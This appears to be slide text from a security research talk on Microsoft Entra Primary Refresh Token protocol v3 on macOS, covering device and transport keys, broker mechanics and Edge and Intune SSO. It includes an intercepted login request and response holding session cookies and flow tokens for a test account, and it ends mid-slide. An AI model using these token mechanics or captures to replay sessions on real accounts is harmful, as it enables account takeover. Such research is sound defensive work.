
On macOS (PRT v3)

Device certificate (Entra signed) + private key (RSA key)
Transport key (RSA key) – sent as JSON Web Key (JWK)

JWK specs written by Microsoft employee Michael Jones
<https://datatracker.ietf.org/doc/html/rfc7517>





PRT request and broker mechanics - Windows



JWE <https://datatracker.ietf.org/doc/html/rfc7516>



PRT request and broker mechanics – macOS



PRT protocol version 3.0 - usage

Implementations we have analyzed:

Edge SSO

Uses deviceless PRT directly for SSO after signing in to Edge

Intune macOS SSO Extension

Uses device-bound PRT that is obtained via deviceless PRT

Other platforms, like android and iOS, are also known to also utilize this.



PRT protocol version 3.0

Edge on MacOS has Single Sign On capabilities – using the deviceless PRT as an SSO mechanism

Line	URL	Method	Path	Status	Size	Type	Subtype	Text	Time
3143	https://aadcdn.msftauth.net	GET	/ests/2.1/content/cdnbundles/ux.converged.login.strings-en-gb.min_2ue0as7mkd11c4rhegqs5a2.js	200	49114	script	js		14:17:45 14 Dec ...
3146	https://assets.msn.com	GET	/bundles/v1/edgeChromium/latest/shoppingHomepage.ac16ffcde8215071290f.js	200	665884	script	js		14:17:45 14 Dec ...
3193	https://login.microsoftonline.com	POST	/common/login	200	73169	HTML		Sign in to your account	14:17:50 14 Dec ...
3201	https://aadcdn.msftauth.net	GET	/shared/1.0/content/js/ConvergedSA_Core_hEU8Z4jpyOGtnYlcmP5cGw2.js	200	311587	script	js		14:17:51 14 Dec ...

Request

```
POST /common/login HTTP/1.1
Host: login.microsoftonline.com
Cookie: wlidperf=FR=L&ST=1671023880201; clrc={%2219341%22%3a[%22+SjF/0ga%22%2c%220ZwqeA8Y%22]}; brcap=0; esctx=AQABAAAAAD--DLA3V07QrddgJg7WevrNesaZWX_00L0ZFhsc_N9hwF66tJ5IJ7Z1AmDkljne_FMCROuo90-x9SsRY0JdHvm5YliuuB46-xz8j4ouCuIaQH4EDbT8K
KI3Ybp6KQcBP736H4ioGMyMKrBtPegiqQSacWnVM0eBiwLwMjN1eFbgStjBPVVi_
kkZ2GG8YEX2A0gAA; buid=
0.ASUAME_N-B6jSkuT5F9XHPElWiC41uzCMrZJmKZERTDlp3oBAAA.AQABAAEA/
Rrb2XYUhtC68urPa1HZtXiIVE2zPy7CC_clbbR9oI179X_sEFC3n9pBf10mTuIe4g8gAA; fpc=AqBVoHzgljBEmPdKn2uRTfN_WQqMAQAAPzDK9sOAAAA;
stsservicecookie=estsfd; x-ms-gateway-slice=estsfd
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Origin: https://login.microsoftonline.com
Content-Length: 1834
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) PKeyAuth/1.0
Referer: https://login.microsoftonline.com/
Accept-Encoding: gzip, deflate
Connection: close

i13=0&login=olaftesting%40falconforce.io&loginfmt=olaftesting%40falconforce.io&type=11&LoginOptions=3&lrt=&lrtPartition=&
hisRegion=&hisScaleUnit=&passwd=
=&canary=FVNeVj%2F5hhDwT%2BTKHhAX%2BJZVCnzf5TLk2TdSSvEZnk%3D1%3A1&ctx=
rQqIARAajVJPaNngF0-XtF1Xzi0bi0xUsAexJE2T9C8M1nbT0rXFpbZrEebXL1-a2CRfTdKm9CqI4EVERSZ42EXoSbwou-hpYE892t28CorHetKwSft-PH68x4P3e7z
fC4YSLMdyMYTTGLfSaBUkrTE8y-WiGMmpVobnGIFHPCNmWykmm4EprhTFpMDhJEynobUadK99e_9XqIvlt--1e9_KYARiBo27Dkq14jBghqyIE0Uh8VyGxsQ5eLxRT
P-GYAJAC-odaJDxcG2o5ntTQXqijGksRBMNXJA-bdJ3CiMqNium5Eae6TA57M9x33k8rooQlWz7s9qVZk2rJRbGLUd0otd0KBE-piJT8X4RdELG2IR3SU04XALPiU0
F12ho-0f760QcwxXYFDG0laRNF0HCGKoms3ocIYdu0kC42NTlynoLxVsYK70n0dxocemmB5SZe8NN7KQDCnsuei0fQufLbQIryWpRzbzgd0E_6ft19MnS75ebr_Yf
wWu4MVNhoDJ2Bkb25JZB79bsVGxbyvL5TT3T64ocg0FkJBZDVaCPVIGaef9TXC5526NnBj-Pp0adfp81&hpgrequestid=
86d996d9-ee07-4094-955f-603dc6458303&flowToken=
AQABAAEAAD--DLA3V07QrddgJg7Wevrgw-rgpMfx4NGGWib3c3nZuw9PledwgyrTn7LkFbWqkLfCnnSRuZ5D6SG2Ds7KxNu04jNMGsU6xLbqth0VxRvmXZ-wh62A
Jyay6Hlp31kRxn8t3Ki15iqZ0VthoE-BcmdpxNoaw65Uy3NPjLc_wkZdL6VjM05AapuGvV3-2BUyVVD0IXuLX-qZlaizDkxd46U1TvB-L7B1HLNN8oL6voIEy1VvJL
b7BHvGQ9M0q4GQCE_eKv_GDj78de0Lwr7stdN7J-FHyvegy8aV1pAV_2gUwItK511IChcBrcgoX59Y4-EdGMRqVvXdTb0B-780aoYfEH8ySGThTFzu4fNaU-8-54
IMgOE937os30QqheemRtRm54Z6yD_UKpy0ivAe9NUG3dkF4IZP1jIav00a0oy606vtqTeRrzLpbwczTRnhKiDpRnxBwoxIhAKMkEIAA&PPSX=&NewUser=1&
FoundMSAs=&fspost=0&i21=0&CookieDisclosure=0&IsFidoSupported=0&isSignupPost=0&isRecoveryAttemptPost=0&i19=9936
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
Vary: Accept-Encoding
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Link: <https://aadcdn.msftauth.net>; rel=preconnect; crossorigin
Link: <https://aadcdn.msftauth.net>; rel=dns-prefetch
Link: <https://aadcdn.msauth.net>; rel=dns-prefetch
X-DNS-Prefetch-Control: on
P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
x-ms-request-id: 2aaeaded-d6cf-4ffd-bae6-01ab7c064300
x-ms-ests-server: 2.1.14357.7 - WEULR1 ProdSlices
X-XSS-Protection: 0
Set-Cookie: ESTSAUTHPERSISTENT=
0.AV8AME_N-B6jSkuT5F9XHPElWiC41uzCMrZJmKZERTDlp3oBAAA.AgABAAQA
VNmzEfu2WmV3EJAKsXW8yg5_dGL_gqSY928vR-P6KkTwD2BYmQAGjt5-jM0ZMAI
9d9KR9cMFzLhfgUULZJqrToCie8cwibj2GGNZN2NidL5vtSmRli3SKoEw0F7R6C
domain=.login.microsoftonline.com; expires=Tue, 14-Mar-2023 13:18:00 GMT; path=/; secure; HttpOnly; SameSite=None
Set-Cookie: ESTSAUTH=
0.AV8AME_N-B6jSkuT5F9XHPElWiC41uzCMrZJmKZERTDlp3oBAAA.AgABAAQAAD--DLA3V07QrddgJg7We
swBgcVUBJYrm_ZdMv9zCjFp-L1bxfmUjI4P-Hd_vQHtCj0J8TRTodhw0Ys0XDQff-30a3s8xEctnbN453L
7SM0Rhk6qILnstc0cUbb95_0dnfD1y3YeCqdsJ00jo2-x2qeV9tVizDeRmbUwuRQY59Q7yupRbPLJ9wM
jmbHolT6PwUjHqL9zbSw0KsDLubrLWw2dWEMV84fpNPN0YcTnWbCzvUBd0w7s6WBRK2Ko8101BaE9
mQWj7k4fHe1ZhpU; domain=.login.microsoftonline.com; path=/; secure; HttpOnly; SameSite=None
Set-Cookie: ESTSAUHLIGHT=+816ff6a2-e67f-4f3e-957c-7531e489ef0d; path=/; secure; HttpOnly; SameSite=None
Set-Cookie: ch=B21qXrKUQk1RqdWixa-7a7MCjp9ZeuMRhfidR9zw08E; domain=.login.microsoftonline.com; expires=Tue, 14-Mar-2023 13:18:00 GMT; path=/; secure; SameSite=None
Set-Cookie: ESTSSC=00; path=/; secure; HttpOnly; SameSite=None
Set-Cookie: buid=
0.AV8AME_N-B6jSkuT5F9XHPElWiC41uzCMrZJmKZERTDlp3oBAAA
HttpOnly; SameSite=None
Set-Cookie: fpc=AqBVoHzgljBEmPdKn2uRTfN_WQqMAQAAPzDK9sOAAAA; path=/; secure; HttpOnly; SameSite=None
```

Inspector

Request attributes

Request body parameters

Request cookies

Request headers

Response headers

PRT protocol ver

Send:

